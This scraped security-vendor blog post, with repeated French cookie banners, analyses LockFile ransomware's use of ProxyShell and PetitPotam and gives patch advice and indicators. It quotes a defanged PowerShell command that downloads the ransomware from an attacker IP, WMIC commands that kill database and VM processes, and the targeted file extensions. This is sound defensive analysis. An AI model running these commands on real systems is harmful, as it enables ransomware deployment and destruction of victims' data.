


Home » Blog » LockFile Ransomware: Exploiting Microsoft Exchange Vulnerabilities Using ProxyShell




R A N S O M W A R E

August 25, 2021



# LockFile Ransom Exploiting Mic Exchang Vulnerabilities ProxyShe

Cyble's Research On The LockFile Ransomw  
Microsoft Exchange Servers Using PowerShe

 **Votre vie privée nous importe** [PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :  
• Stocker et/ou accéder à des informations sur un appareil ;  
• Créer un profil de contenu personnalisé ;  
• Sélectionner un contenu personnalisé ;  
• Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;  
• Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :  
• Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

[TOUT REFUSER](#)

[TOUT AUTORISER](#)

The LockFile ransomware was first seen in July 2021 and has been highly active since then. It has global operations, and most of the victims are from the United States of America and Asia. The ransomware group hosts a website in the TOR network to guide victims to pay the ransom and subsequently get the instructions to decrypt the files. This webpage contains a uTox ID and an email address to contact the Threat Actor (TA), as shown in the figure below.




Figure 1. LockFile Ransomware Website

Cyble Researchers found that a few details indicate that the ransomware gang could also be related to the other threat actors from the ransomware website. For example, as mentioned in the ATTENTION section of the website, the last line mentions a wallpaper being provided by lockbit, and the contact email contains a reference to Conti.


Recently the Threat Actor (TA) behind LockFile has started attacking Microsoft Exchange Servers using ProxyShell attack. The ProxyShell attack uses chained Microsoft Exchange vulnerabilities mentioned in the list below, resulting in unauthenticated code execution. Orange Tsai, a Principal Security Researcher from Devcore, recently discovered these vulnerabilities. Following is the list of vulnerabilities.

- CVE-2021-34473 - Pre-auth Path Confusion leads to ACL Bypass (Patched)
- CVE-2021-34523 - Elevation of Privilege on Exchange PowerShell (Patched by KB5001779)
- CVE-2021-31207 - Post-auth Arbitrary-File-Write leads to RCE (Patched)


According to a Symantec blog post, after successful exploitation, the Threat Actor used the following PowerShell command to deploy the ransomware:

```
powershell wget hxxp://209.14.0[.]234:46613/VcEtrKighyIFS5foGNX1
```

The PowerShell command in use is unknown, but on August 13, 2021, an IP address (209.14.0[.]234) was captured and associated with the ransomware group. According to the report, the group used this IP address to exploit ProxyShell Vulnerability.



Researchers also found that 20 to 30 minutes before the deployment of the ransomware, three files:

 **Votre vie privée nous importe**

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :
- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER

An Exploit for *PetitPotam* vulnerability (CVE-2021-36942), namely *efspotato.exe*.

Two files: *active\_desktop\_render.dll* and *active\_desktop\_launcher.exe*

*PetitPotam* vulnerability allows the TA to compromise Domain Controller, which results in the compromise of the complete Active Directory. The *PetitPotam* technique uses MS-EFSRPC (Microsoft's Encrypting File System Remote Protocol), Which is responsible for performing maintenance and management operations on the encrypted data stored on the remote system.

As per Symantec, the executable *active\_desktop\_launcher.exe* is legitimate software, but *active\_desktop\_render.dll* is a malicious Dynamic Link Library (DLL). The *active\_desktop\_render.dll* is loaded using the DLL Search Order Hijacking attack. After loading, the DLL file drops and decrypts *desktop.ini* in a local directory. This *desktop.ini* then loads and executes shellcode, which then activates the *efspotato.exe* file that is exploited for the *PetitPotam* vulnerability.

Upon compromising the domain, the TA then deploys LockFile ransomware in various systems of the compromised domain.

Cyble Research found one of the LockFile malware samples from the surface web while conducting routine Open-Source Intelligence (OSINT) threat hunting exercises. The figure below shows the high-level execution flow of LockFile Ransomware. The malware initially kills all the known processes related to virtual machines, databases, and other related services. Then, it iterates through drives into the system to find the logical drive to search for files and folders. After the files are found, the malware checks the extensions of the file, and if matched to the pre-defined file extension, the ransomware encrypts it. After completing the encryption process, it deletes itself.




Figure 2 High-level execution flow of LockFile Ransomware

## Technical Analysis

Our static analysis found that the malware is a Windows-based x64 architecture, written in C/C++ and compiled on 2021-07-03 18:15:34, as shown in the figure below.

 **Votre vie privée nous importe** [PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :
- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER




Figure 3: Static details of LockFile Ransomware

As shown in the figure below, the malware creates several subprocesses to perform several activities upon execution.

Figure 4: Process Tree created by LockFile Ransomware

The subprocess kills various running processes shown in Table 1. The malware uses the Windows Management Interface Command (WMIC) command and provides the command in between %% to achieve this task. WMIC is a simple command prompt about the system you are running it on.

The list of commands which the malware has executed is shown in table 1.

Command
C:\Windows\system32\cmd.exe /c wmic process where "name like %% terminate
C:\Windows\system32\cmd.exe /c wmic process where "name like %% call terminate

**Votre vie privée nous importe** [PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour : ● Stocker et/ou accéder à des informations sur un appareil ; ● Créer un profil de contenu personnalisé ; ● Sélectionner un contenu personnalisé ; ● Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ; ● Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires : ● Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.


[TOUT REFUSER](#) [TOUT AUTORISER](#)

C:\Windows\system32\cmd.exe /c wmic process where "name like '%vbox%'" call terminate	vbox
C:\Windows\system32\cmd.exe /c wmic process where "name like '%sqlservr%'" call terminate	sqlservr
C:\Windows\system32\cmd.exe /c wmic process where "name like '%mysqld%'" call terminate	mysqld
C:\Windows\system32\cmd.exe /c wmic process where "name like '%omtsreco%'" call terminate	omtsreco
C:\Windows\system32\cmd.exe /c wmic process where "name like '%oracle%'" call terminate	oracle
C:\Windows\system32\cmd.exe /c wmic process where "name like '%tnslsnr%'" call terminate	tnslsnr
C:\Windows\system32\cmd.exe /c wmic process where "name like '%vmware%'" call terminate	vmware

Table 1 WMIC Commands executed by Ransomware to Kill Processes  
Once the ransomware kills all the processes, it iterates through the victim's machine and encrypts the user document files and appends extensions with .lockfile, as shown in the figure below.

Figure 5: Files encrypted by LockFile

Once the files are encrypted, the malware launches an HTML Application file (HTA) to show the ransom message to the user, as shown in the figure below, and then deletes itself.



**Votre vie privée nous importe**

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :  
• Stocker et/ou accéder à des informations sur un appareil ;  
• Créer un profil de contenu personnalisé ;  
• Sélectionner un contenu personnalisé ;  
• Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;  
• Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :  
• Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER

Figure 6: Ransom Message Created by LockFile

### Code Analysis and Debugging

The figure below shows that the malware calls a series of WMIC commands to kill various processes upon debugging. The list of commands is shown in Table 1.

Figure 7: WMIC commands used by LockFile ransomware

Once the ransomware kills all the defined processes, it extracts the ransom note as a batch file executable, as shown below.

Figure 8: Ransom Note Extracted from LockFile Ransom

Afterward, the malware gets the list of drives using the *GetLogicalDrives* Interface (API). Finally, the list of drives is passed one at a time to *GetDriveType*. The result compares with 03 (**DRIVE\_FIXED**), which indicates whether the f



Logical Drives as shown below. Once the drive is located, the malware creates a thread to conduct further ransomware activity.

Figure 9: Fixed Media checked by LockFile

The malware thread creates LOCKFILE-README.hta in the root, as shown in the figure below.

Figure 10: LockFile's Thread creating LOCKFILE-README.hta in C:/

Then the ransomware starts iterating through the files and folder. The code passes whatever files/folders are found through a series of checks. The checks are mentioned below list.

- 1 – `desktop.ini` string is not present in the filename
- 2 – `\\Windows` is not present in the full path
- 3 – `LOCKFILE` string is not present in the filename
- 4 – `NTUSER` string is not present in the filename

The checks are shown in the below code.

Figure 11: Checks performed by LockFile

Once all the checks are passed, the malware compares the files extension embedded in the malware. The code is shown in the figure below.

Figure 12: File Extension Compared by LockFile



**Votre vie privée nous importe**

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :
- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER

For example, in the below figure, we can see that the malware is comparing 36897c.rbf extension with .lcd extension.

Figure 13 Ransomware Check File Extension

Similarly, the malware compares all extensions, shown in Table 2, with the victim's file. This activity helps us conclude that the malware is targeting only a specific extension file.

.lcd
.7z
.7zip
.acccdb
.ai
.asp
.aspx
.backup
.bak
.cd
.cdr
.cdx
.cer
.cf
.cfl
.cfu
.config
.cs
.csv
.dat
.db
.dbf
.doc
.docx
.dt
.dwg
.edb
.efd
.elf
.epf
.erf
.fpt
.geo
.grs
.html
.ibd
.jpeg
.ldf
.lgt
.lgp
.log
.mdb
.mdf
.mft
.mp3
.mxl
.myd
.odt
.pdf



**Votre vie privée nous importe**

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :
- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER











.pff
.php
.ppt
.pptx
.psl
.psd
.pst
.rar
.sln
.sql
.sqlite
.st
.tiff
.txt
.vdi
.vhd
.vhdx
.vmdk
.vrp
.wdb
.xls
.xlsx
.zip

Table 2 List of File Extensions which are targeted by ransomware  
As shown below in figure 14, once the file is found with the defined extension, the malware reads the plain text content from the file.

Figure 14 Read Plain Text content from Victim  
It then calls another user-defined function for encrypting the content using the Advanced Encryption Standard (AES), as shown below.



Figure 15 Call Encryption Function to encrypt the content

Once the content is encrypted, the malware writes it into the file, and then it appends the encrypted file with extension `.lockfile` using `MoveFileA` API, as shown in the below figure.

Figure 16 Append `.lockfile` extension to the user document file

The same activity is shown below in figure 17.

Figure 17 Append `.lockfile` extension to the user document file while debugging

Once all the files have been encrypted, the malware creates a ransom note `.hta` file in the `C:\Users\Public` directory, as shown in the figure below.

Figure 18 Creates `.HTA` ransom file `C:\Users\Public`

Once the `.hta` ransom file is created, it calls `CreateProcess` API to launch the `.hta` file using `mshta.exe` windows utility. The `mshta.exe` is a utility that executes Microsoft HTML Applications (`HTA`) files.

Figure 19 Launch `.HTA` ransom File using `mshta.exe`

Finally, once all the files are encrypted, the malware deletes itself by calling `Del` command as shown below.

Figure 20 Use `Del` command to delete it


## Conclusion

The threat actors behind the LockFile exploit publicly disclosed vulnerability in Microsoft Exchange Server and then use PetitPotam vulnerability to connect to the Exchange Controller. After achieving these two objectives, the TA drops the LockFile ransomware on the victim's system.

Based on the ransom notes, we speculate that the TA may be creating a ransom note for each victim organization.

Cyble Research Labs continuously monitors the LockFile ransomware and will keep our readers with our latest findings.

## Our Recommendations



### Votre vie privée nous importe

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

---

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour : • Stocker et/ou accéder à des informations sur un appareil ; • Créer un profil de contenu personnalisé ; • Sélectionner un contenu personnalisé ; • Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ; • Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires : • Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

---

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

- Patch the [CVE-2021-34473](#), [CVE-2021-34523](#), and [CVE-2021-31207](#) as soon as possible if not patched already.
- Follow [KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services \(AD CS\)](#) guide to mitigating PetitPotam impact.
- Regularly perform a vulnerability assessment of the organizational assets, majorly which are exposed on the internet.
- Use a reputed anti-virus and internet security software package on your connected devices.
- Conduct regular backup practices and keep those backups offline or in a separate network.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use strong passwords and enforce multi-factor authentication wherever possible.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Reconnaissance	<a href="#">T1595.002</a> <a href="#">T1591</a> <a href="#">T1593</a>	Active Scanning Gather Victim Org Information Search Open Websites/Domains
Initial Access	<a href="#">T1190</a>	Exploit Public-Facing Application
Execution	<a href="#">T1059.001</a>	Command and Scripting Interpreter: PowerShell
Defense Evasion	<a href="#">T1574.001</a>	Hijack Execution Flow: DLL Search Order Hijacking
Lateral Movement	<a href="#">T1210</a>	Exploitation of Remote Services
Impact	<a href="#">T1486</a>	Data Encrypted for Impact

Indicators of Compromise (IoCs):

Share the Post:

Indicators	Indicator type	Description
<a href="#">354a362811b8917bd7245cdd43fe12de9ca3f56afe5a2ec97eec81c400a4101</a>	SHA256	LockFile Rar
<a href="#">ed834722111782b2931e36cfa51b38852c813e3d7a4d16717f59c1d037b622</a>		
<a href="#">36e9b38719a619b78862907fa49445750371f40945fef55a9862465dc</a>		
<a href="#">5a08ecb2fad5d5c701b4ec42bd0fab7b7b4616673b2d8fbd76557203c</a>		
<a href="#">1091643890918175dc751538043ea0743618ec7a5a98018785549700365</a>		
<a href="#">7bcb25854ea2e5f0b8cfca7066a13bc8af8e7bac809d1e11c0d0e11</a>		
<a href="#">bf315c9c064b887ee3276e1342d43637d8c0e067260946db45942f39b</a>		
209.14.0[.]234		

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprise cybercrimes and exposure in the Darkweb. Its prime focus is to provide visibility to their digital risk footprint. Backed by Y Combinator as part of also been recognized by Forbes as one of the top 20 Best Cybersecurity Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, global presence. To learn more about Cyble, visit [www.cyble.com](#).

Votre vie privée nous importe

PARAMÈTRES

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :  
• Stocker et/ou accéder à des informations sur un appareil ;  
• Créer un profil de contenu personnalisé ;  
• Sélectionner un contenu personnalisé ;  
• Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;  
• Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :  
• Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER

Cyble Sensors Detect New Attacks on LightSpeed, GutenKit WordPress Plugins

October 31, 2024

The Cybersecurity and Infrastructure Security Agency (CISA) Reports Urgent Security Updates for Apple Products

October 30, 2024

Quick Links	Products	Solutions	Privacy Policy
Home	AmlBreached	Attack Surface Management	AmlBreached
About Us	Cyble Vision	Brand Intelligence	Cyble Vision
Blog	Cyble Hawk	Threat Intelligence Platform	Cyble Trust Portal
Cyble Partner Network (CPN)	Cyble Odin	Dark Web Monitoring	
Press	The Cyber Express	Takedown and Disruption	
Responsible Disclosure		Vulnerability Management	
Knowledge Hub			
Sitemap			

Schedule a Personalized Demo to Uncover Threats That No One Tells You

Book a Demo



 **Votre vie privée nous importe** PARAMÈTRES

